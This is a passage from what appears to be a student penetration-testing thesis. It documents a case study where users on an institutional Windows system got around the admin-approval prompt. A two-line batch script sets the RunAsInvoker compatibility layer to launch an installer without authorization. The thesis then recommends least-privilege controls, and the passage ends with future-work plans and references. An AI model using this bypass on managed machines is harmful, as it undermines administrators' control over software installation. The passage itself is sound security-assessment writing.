
The attack is about systems that are not fully managed as anyone can install files if it's a virus or not.

In the early analysis the user were able to install any exe files into the system without any constrains but it was fixed.

So we tried to take another approach by installing the files using command prompt.

5.2.2 User Privileges

The Exe file that is being install requires admin privileges as shown in the Figure 5.1:



User Account Control

Do you want to allow this app to make changes to your device?

VLC media player

Verified publisher: VideoLAN
File origin: Downloaded from the Internet

Show more details


To continue, enter an admin username and password.

Domain: ACADEMIC

Figure 5.1: admin privileges

5.2.3 Setting Payload


The technique is to install the file using bat file or by using command prompt the script that is used in the bat file employs a specific compatibility mode setting to execute the software installation without requiring admin authorization . When the script runs, it sets the compatibility layer to ”RunAsInvoker”, which essentially instructs the system to run the software with the same privileges as the user who is executing the script. This means that the software is launched in the context of the invoking user, thus bypassing the need for admin authorization. The script was written in the notepad which then we changed the format to .bat The Script is shown in the Figure 5.2:



```
Set __COMPAT_LAYER=RunAsInvoker
Start vlc-3.0.20-win32.exe
```

Figure 5.2: Script

Attack(Installation)
After setting our payload it was time to execute it and boom! What happened is that the installation was executed without the use of admin authorization. The result is shown in the Figure 5.3:



5	5/27/2024 12:40 PM	Microsoft Edge P...	569 KB
write-urdu	5/27/2024 12:34 PM	PNG File	240 KB
14787-GEC-106-B -55409	5/27/2024 12:33 PM		
write-urdu	5/27/2024 12:32 PM		
مبرک ھالل	5/27/2024 12:28 PM		
attack.bat	5/27/2024 4:36 PM		
attack	5/27/2024 4:38 PM		

Installer Language

Please select a language.

English

Figure 5.3: Installation

5.2.4 Summary

Implementing the principle of least privilege (POLP) ensures stronger security by limiting each user's permissions strictly to what is necessary, reducing the attack surface of critical systems. This involves separating privileges and accounts, restricting local administrator privileges, and isolating administrative accounts from standard ones. Automating provisioning around the user lifecycle can also enhance security while maintaining efficiency.

Future Work

5.3 Expansion to Additional Organizations

- **Broader Assessments**: Our future efforts will extend to evaluating the cybersecurity measures of additional entities, notably Chamkani Model School and City University Systems and Networks. By expanding our scope, we aim to identify and mitigate vulnerabilities in a diverse range of environments.

- **Targeted Sectors**: We plan to include more educational institutions and software houses in our assessments. This expansion will allow us to develop sector-specific recommendations and foster a culture of cybersecurity awareness across different industries.

5.3.1 Advanced Vulnerability Detection Techniques

- **Enhanced Tools**: Implementing advanced automated tools and machine learning algorithms will be a key focus. These technologies will improve our ability to detect and analyze vulnerabilities with greater accuracy and speed.

- **Predictive Analytics**: We will explore artificial intelligence solutions to predict potential security threats. These predictive models will enable us to recommend proactive measures, thereby enhancing the overall security posture of the assessed organizations.

5.3.2 Detailed Risk Analysis and Mitigation Strategies

- **In-depth Risk Analysis**: Future work will involve conducting comprehensive risk assessments to understand the impact of identified vulnerabilities on organizational operations. This analysis will consider both technical and business perspectives.

- **Customized Mitigation Plans**: Based on our risk analysis, we will develop tailored mitigation strategies and contingency plans for each organization. These plans will address specific vulnerabilities and operational requirements.

5.3.3 Collaboration and Knowledge Sharing

- **Expert Partnerships**: Establishing partnerships with cybersecurity experts and organizations will be crucial. These collaborations will allow us to share insights, develop best practices, and stay updated with the latest trends in cybersecurity.

- **Knowledge Platform**: We will create a platform for knowledge sharing and training. This platform will help organizations build their internal cybersecurity capabilities through workshops, seminars, and online resources.

5.3.4 Regular Security Audits and Updates

- **Ongoing Audits**: To ensure sustained compliance with cybersecurity standards, we will schedule regular security audits for the assessed organizations. These audits will help maintain a high level of security readiness.

- **Periodic Updates**: We will provide periodic updates and support to organizations for implementing recommended security measures. This continuous engagement will help them adapt to evolving threats and maintain robust security defenses.

5.3.5 User Awareness and Training Programs

- **Educational Initiatives**: Developing user awareness and training programs will be a priority. These initiatives will educate employees about cybersecurity best practices and how to recognize and prevent threats.

- **Workshops and Seminars**: We will conduct workshops and seminars to enhance the cybersecurity culture within organizations. These sessions will be tailored to address specific needs and challenges faced by different user groups.

5.3.6 Impact Assessment and Feedback Loop

- **Effectiveness Monitoring**: Monitoring the effectiveness of implemented security measures will be essential. We will gather feedback from organizations to evaluate the impact of our recommendations and identify areas for improvement.

- **Continuous Improvement**: Using the feedback, we will continuously refine our assessment methodology and tools. This iterative process will ensure our solutions remain effective against emerging threats.

5.3.7 Publishing Research Findings

- **Academic Contributions**: We plan to publish our research findings and assessment results in academic journals and present them at conferences. This will contribute to the broader cybersecurity community and facilitate knowledge exchange.

- **Case Studies**: Sharing success stories and case studies will highlight the benefits of robust cybersecurity practices. These publications will serve as valuable resources for other organizations looking to improve their security measures.

Conclusion

The thesis addresses the critical issue of cybersecurity, emphasizing the need for robust security measures in response to advanced cyber threats. It introduces penetration testing as a solution to identify and rectify vulnerabilities in web applications, detailing methods like reconnaissance and vulnerability assessments. Various case studies, including Smart Alpha Software House, Gul Autos, Chamkani Model School, and City University, highlight specific vulnerabilities and recommend targeted mitigation strategies, emphasizing the importance of continuous security improvements and strict access controls.

References

[1] A. Koujalagi, S. Patil, and P. Akkimaradi, “The wannacry ransomeware, a mega cyber attack and their consequences on the modern india,” *International Journal of Information Technology*, vol. 6-4, 05 2018.

[2] I. Kilovaty, “Doxfare: Politically motivated leaks and the future of the norm on non-intervention in the era of weaponized information,” *Social Science Research Network*, 2017.

[3] M. Plachkinova and C. Maurer, “Security breach at target,” *Journal of Information Systems Education*, vol. 29, no. 1, pp. 11–20, 2018.

[4] N. M. Radziwill, “Countdown to zero day: Stuxnet and the launch of the world’s first digital weapon: 2014. kim zetter. new york: Broadway books. 296 pages,” 2018.

[5] P. Burkart and T. McCourt, “The international political economy of the hack: A closer look at markets for cybersecurity software,” *Popular Communication*, vol. 15, no. 1, pp. 37–54, 2017.

[6] A. D. Leon, *Impacts of Malicious Cyber Activities.* PhD thesis, Johns Hopkins University, 2015.

[7] C. Alert, “Advanced persistent threat compromise of government agencies, critical infrastructure, and private sector organizations,” 2020.

[8] H. Venter and J. H. Eloff, “A taxonomy for information security technologies,” *Computers & Security*, vol. 22, no. 4, pp. 299–307, 2003.

[9] B. Karabacak and I. Sogukpinar, “Isram: information security risk analysis method,” *Computers & Security*, vol. 24, no. 2, pp. 147–159, 2005.

[10] R. Dillon, P. Lothian, S. Grewal, and D. Pereira, “Cyber security: evolving threats in an ever-changing world,” in *Digital Transformation in a Post-Covid World*, pp. 129–154, CRC Press, 2021.

[11] F. Toffalini, M. Abba, D. Carra, and D. Balzarotti, “Google dorks: analysis, creation, and new defenses,” in *DIMVA 2016, 13th Conference on Detection of Intrusions and Malware &amp; Vulnerability Assessment, July 7-8, 2016, San Sebastian,*

Spain / Also published in LNCS, Vol 9721/2016¡br /¿ (Springer, ed.), (San Sebastian), 2016. Springer. Personal use of this material is permitted. The definitive version of this paper was published in DIMVA 2016, 13th Conference on Detection of Intrusions and Malware &amp; Vulnerability Assessment, July 7-8, 2016, San Sebastian, Spain / Also published in LNCS, Vol 9721/2016¡br /¿ and is available at : http://dx.doi.org.10.1007/978-3-319-40667-1_13.

[12] A. Pivk and M. Gams, "Domain-dependent information gathering agent," *Expert Systems with Applications*, vol. 2, pp. 207–218, 2002.

[13] V. Medennikov and Y. Flerov, "Analysis of software for the development of sites of scientific agrarian organizations," in *Information Innovative Technologies*, pp. 30–36, 2021.

[14] S. F. Aboelfotoh and N. A. Hikal, "A review of cyber-security measuring and assessment methods for modern enterprises," *JOIV: International Journal on Informatics Visualization*, vol. 3, no. 2, pp. 157–176, 2019.

[15] T. Morris, S. Pan, U. Adhikari, N. Younan, R. King, and V. Madani, "Cyber security testing and intrusion detection for synchrophasor systems," *International Journal of Network Science*, vol. 1, no. 1, pp. 28–52, 2016.

[16] G. J. Kathrine, R. T. Baby, and V. Ebenzer, "Comparative analysis of subdomain enumeration tools and static code analysis," *ISSN (Online)*, pp. 2454–7190, 2020.

[17] J. L. de la Vara, A. Ruiz, B. Gallina, G. Blondelle, E. Alana, J. Herrero, F. Warg, M. Skoglund, and R. Bramberger, "The amass approach for assurance and certification of critical systems," in *Embedded World 2019*, 2019.

[18] M. Harsha, B. Bhavani, and K. Kundhavai, "Analysis of vulnerabilities in mqtt security using shodan api and implementation of its countermeasures via authentication and acls," in *2018 International Conference on Advances in Computing, Communications and Informatics (ICACCI)*, pp. 2244–2250, IEEE, 2018.

[19] J. Kanclirz, *Netcat Power Tools.* Elsevier, 2008.

[20] M. Kurth, B. Gras, D. Andriesse, C. Giuffrida, H. Bos, and K. Razavi, "Netcat: Practical cache attacks from the network," in *2020 IEEE Symposium on Security and Privacy (SP)*, pp. 20–38, IEEE, 2020.

[21] G. Bagyalakshmi, G. Rajkumar, N. Arunkumar, M. Easwaran, K. Narasimhan, V. Elamaran, M. Solarte, I. Hernaández, and G. Ramirez-Gonzalez, "Network vulnerability analysis on brain signal/image databases using nmap and wireshark tools," *IEEE Access*, vol. 6, pp. 57144–57151, 2018.

[22] A. Kothia, B. Swar, and F. Jaafar, "Knowledge extraction and integration for information gathering in penetration testing," in *2019 IEEE 19th International Conference on Software Quality, Reliability and Security Companion (QRS-C)*, pp. 330–335, IEEE, 2019.

[23] S. Wiemer, "A software package to analyze seismicity: Zmap," *Seismological Research Letters*, vol. 72, no. 3, pp. 373–382, 2001.

[24] J. Kim, "Burp suite: Automating web vulnerability scanning," Master's thesis, Utica College, 2020.

[25] F. Mateo Tudela, J.-R. Bermejo Higuera, J. Bermejo Higuera, J.-A. Sicilia Montalvo, and M. I. Argyros, "On combining static, dynamic and interactive analysis security testing tools to improve owasp top ten security vulnerability detection in web applications," *Applied Sciences*, vol. 10, no. 24, p. 9119, 2020.

[26] N. Ngwum, S. Raina, S. Aguon, B. Taylor, and S. Kaza, "A model for security evaluation of digital libraries: A case study on a cybersecurity curriculum library," in *Journal of The Colloquium for Information Systems Security Education*, vol. 7, pp. 12–12, 2020.

[27] V. Sandhiya, U. Vibilleshnee, S. Yamini, *et al.*, "Identification of url fuzzing and subdomain enumeration using raccoon tool," in *2021 5th International Conference on Trends in Electronics and Informatics (ICOEI)*, pp. 1620–1625, IEEE, 2021.

[28] A. S. B. Singh, Y. Yusof, and Y. Nathan, "Eagle: Gui-based penetration testing tool for scanning and enumeration," in *2021 14th International Conference on Developments in eSystems Engineering (DeSE)*, pp. 97–101, IEEE, 2021.

[29] P. G. Thorat and S. N. Ghosh, "Repgen security checking tool for startups," in *2022 International Mobile and Embedded Technology Conference (MECON)*, pp. 320–324, IEEE, 2022.

[30] C. Uthoff, "Robots and cybersecurity,"

[31] A. Tundis, W. Mazurczyk, and M. Mühlhäuser, "A review of network vulnerabilities scanning tools: Types, capabilities and functioning," in *Proceedings of the 13th international conference on availability, reliability and security*, pp. 1–10, 2018.

[32] J. C. Acosta, R. Quiroz, D. Ramirez, and U. A. C. C. D. C. A. R. Laboratory, "Hands-on cybersecurity studies: Introduction to web application security part 1–testing," 2021.

[33] S. Coyle, "Port scanning techniques tools and detection," 2024.

[34] G. Plana Ramon, "Tools and methology analysis of a red team," B.S. thesis, Universitat Politècnica de Catalunya, 2020.

[35] O. Valea and C. Oprişa, "Towards pentesting automation using the metasploit framework," in *2020 IEEE 16th International Conference on Intelligent Computer Communication and Processing (ICCP)*, pp. 171–178, IEEE, 2020.